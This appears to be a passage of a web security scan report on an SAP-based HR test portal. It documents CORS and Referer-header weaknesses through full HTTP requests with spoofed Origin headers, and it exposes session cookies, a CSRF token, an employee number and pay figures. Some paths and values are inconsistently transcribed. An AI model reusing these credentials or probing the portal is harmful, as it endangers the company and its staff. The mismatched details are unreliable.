https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modelInputData":
{"PERNR":"00034448","REINR":"0000000000","WIID":"000000000000","FROM_INBOX":false,"FROM_INBOX_HIST":false,"SIMULATE":false,"ROLE":"","ESS","PLANREQUEST":"","F
OR_EDIT":false,"DATV1":"202
...[SNIP]...
```

10.50. https://testportal.zalaris.com/neptune/zmfp_universal_inbox

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/zmfp_universal_inbox

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin <https://bjihykjutwri.com>

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/zmfp_universal_inbox?ajax_id=GET_MASTERLIST&ajax_applid=ZMFP_UNIVERSAL_INBOX&sap-client=650&dxp=21100006&field_id=00018&ajax_value=31
```

```
HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQLh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656583992410; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dEIJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |5c04ab37b2ee49a18ba483fc30687ed5.2c9a10b8e63a47e5
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-2c9a10b8e63a47e5-01
Origin: https://bjlhykjutwri.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:22:24 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 1074
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapse.eu:443 https://*.sapse.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web-/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modelMasterListData":
[39,"WI_ID","WI_TYPE","WI_CREATOR","WI_TEXT","WI_RHTEXT","WI_CD_FTD","WI_CT_FTD","WI_LED","WI_LED_FTD","WI_LET","WI_LET_FTD","WI_CD","WI_CT","WI_PRIO
","WI_CONFIRM","WI_REJECT",
...[SNIP]...
```

10.51. https://testportal.zalaris.com/neptune/zmfp_who_is_who_v2

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/zmfp_who_is_who_v2

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin <https://tdugwvafsdwd.com>

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/zmf_who_is_who_v2?ajax_id=INIT&ajax_applid=ZMFP_WHO_IS_WHO_V2&sap-client=650&dpx=21100006&field_id=00230 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDDJC3nCARUuzHP1QP|1656564413184|1656583992410; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dElJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5-c636630ba1f1459e
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-c636630ba1f1459e-01
Origin: https://tdugwvafsdwd.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:24:03 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
content-length: 569
dpx-sap: 21100006
x-user-login-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modelformSearchInputData":
{"VORNA":"","NACHN":"","PERNR":"","ORGEH":"","PLANS":"","STLTX":"","KOSTL":"","TEL_EXT":"","GEBNR":"","ZIMNR":"","KFZKZ":"","SYSUNAME":"","CELL":"","EMAIL":"","TEL_
NR":"","
...[SNIP]...
```

10.52. https://testportal.zalaris.com/neptune/zmf_who_is_who_v2?ajax_id=INIT&ajax_applid=ZMFP_WHO_IS_WHO_V2&sap-client=650&dpx=21100006&field_id=00230

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/zmf_who_is_who_v2?ajax_id=INIT&ajax_applid=ZMFP_WHO_IS_WHO_V2&sap-client=650&dpx=21100006&field_id=00230

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin **https://fkqbvvmfgdrmx.com**

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/zmpf_wt_compensation?ajax_id=SYNC&ajax_applid=ZMFP_WT_COMPENSATION&sap-client=650&dxp=21100006&field_id=00139 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656583992410; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NzIXR4n1dEIJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5.b6ddf9037800405c
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-b6ddf9037800405c-01
Content-Length: 31
Origin: https://fkqbvvmfgdrmx.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"GT_WT_DATA":{},"GS_INPUT":{}}
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:25:39 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 32699
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modelMasterListData":
[72,"PERNR","DATE_CHAN","TIME_CHAN","REC_ID","REC_TYPE","REF_ID","INFTY","SUBTY","UUID","LOCKED","BEGDA","BEGDA_SHOW","BEGDA_VS","BEGDA_EN","WAG
E_TYPE","WT_TEXT","WAGE_TYPE_VS",
...[SNIP]...
```

11. Cross-origin resource sharing: all subdomains trusted

Summary

Severity: **Information**
Confidence: **Certain**
Host: **https://testportal.zalaris.com**
Path: **/neptune/zmfp_time_statement**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from arbitrary subdomains.

The application allowed access from the requested origin **https://dqngvjg.testportal.zalaris.com**

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Issue background

An HTML5 cross-origin resource sharing (CORS) policy controls whether and how content running on other domains can perform two-way interaction with the domain that publishes the policy. The policy is fine-grained and can apply access controls per-request based on the URL and other features of the request.

If an application allows interaction from all subdomains, then this significantly increases its attack surface. For example, a cross-site scripting (XSS) vulnerability in any subdomain could potentially compromise the application that publishes the policy. Some consumer ISPs return custom content when requests are made to unregistered subdomains, which can introduce XSS vulnerabilities even if all of an organization's own applications are secure.

Issue remediation

Rather than trusting all subdomains, use a whitelisted of trusted subdomains.

References

- [Web Security Academy: Cross-origin resource sharing \(CORS\)](#)
- [Exploiting CORS Misconfigurations](#)

Vulnerability classifications

- [CWE-942: Overly Permissive Cross-domain Whitelist](#)

Request 1

```
POST /neptune/zmfp_time_statement?ajax_id=GET_PDF&ajax_applid=ZMFP_TIME_STATEMENT&sap-client=650&dxp=21100006&field_id=00114 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656585793949; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dEIJb/plPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5.41b6d2c0844a44a2
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-41b6d2c0844a44a2-01
Content-Length: 230
Origin: https://dqngvjg.testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"GS_PARAMS":{"STATUS":"","LS_PERIOD":{"PABRJ":"2022","PABRP":"01","BEGDA":"20220101","ENDDA":"20220131","AMOUNT1":" 157.50","AMOUNT2":"
0.00"},"PDF_SRC":"","FIL_KEY":"01.202
...[SNIP]...
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:45:40 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 425428
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
```



```
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modelAppParData":{"STATUS":"","modelTimePeriodData":{"PABRJ":"2022","PABRP":"01","BEGDA":"20220101","ENDDA":"20220131","AMOUNT1":" 157.50","AMOUNT2":"
0.00"},"PDF_SRC":"JVB
...[SNIP]...
```

12. Referer-dependent response

Summary

Severity:	Information
Confidence:	Firm
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot /pcdl3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview

Issue description

Application responses may depend systematically on the presence or absence of the Referer header in requests. This behavior does not necessarily constitute a security vulnerability, and you should investigate the nature of and reason for the differential responses to determine whether a vulnerability is present.

Common explanations for Referer-dependent responses include:

- Referer-based access controls, where the application assumes that if you have arrived from one privileged location then you are authorized to access another privileged location. These controls can be trivially defeated by supplying an accepted Referer header in requests for the vulnerable function.
- Attempts to prevent cross-site request forgery attacks by verifying that requests to perform privileged actions originated from within the application itself and not from some external location. Such defenses are often not robust, and can be bypassed by removing the Referer header entirely.
- Delivery of Referer-tailored content, such as welcome messages to visitors from specific domains, search-engine optimization (SEO) techniques, and other ways of tailoring the user's experience. Such behaviors often have no security impact; however, unsafe processing of the Referer header may introduce vulnerabilities such as SQL injection and cross-site scripting. If parts of the document (such as META keywords) are updated based on search engine queries contained in the Referer header, then the application may be vulnerable to persistent code injection attacks, in which search terms are manipulated to cause malicious content to appear in responses served to other application users.

Issue remediation

The Referer header is not a robust foundation on which to build access controls. Any such measures should be replaced with more secure alternatives that are not vulnerable to Referer spoofing.

If the contents of responses is updated based on Referer data, then the same defenses against malicious input should be employed here as for any other kinds of user-supplied data.

Vulnerability classifications

- CWE-16: Configuration
- CWE-213: Intentional Information Exposure

Request 1

```
POST /irj/servlet/prt/portal/prtroot
/pcdl3aportal_content!2fcom.sap.pct!2fplatform_add_ons!2fcom.sap.ip.bi!2fPages!2fcom.sap.ip.bi.designstudio!2fcom.sap.ip.bi.designstudioPreview?XQUERY=ZSTKPTMC1_REG_
TIME_ESS&XSYSTEM=SAP_BW&APPLICATION=ZGENERIC_ANALYSIS&XPROFILE=ESS HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656565019136; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 157
Origin: https://testportal.zalaris.com
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
```

Te: trailers
Connection: close

XQUERY=ZSTKPTMC1_REG_TIME_ESS&XSYSTEM=SAP_BW&APPLICATION=ZGENERIC_ANALYSIS&XPROFILE=ESS&
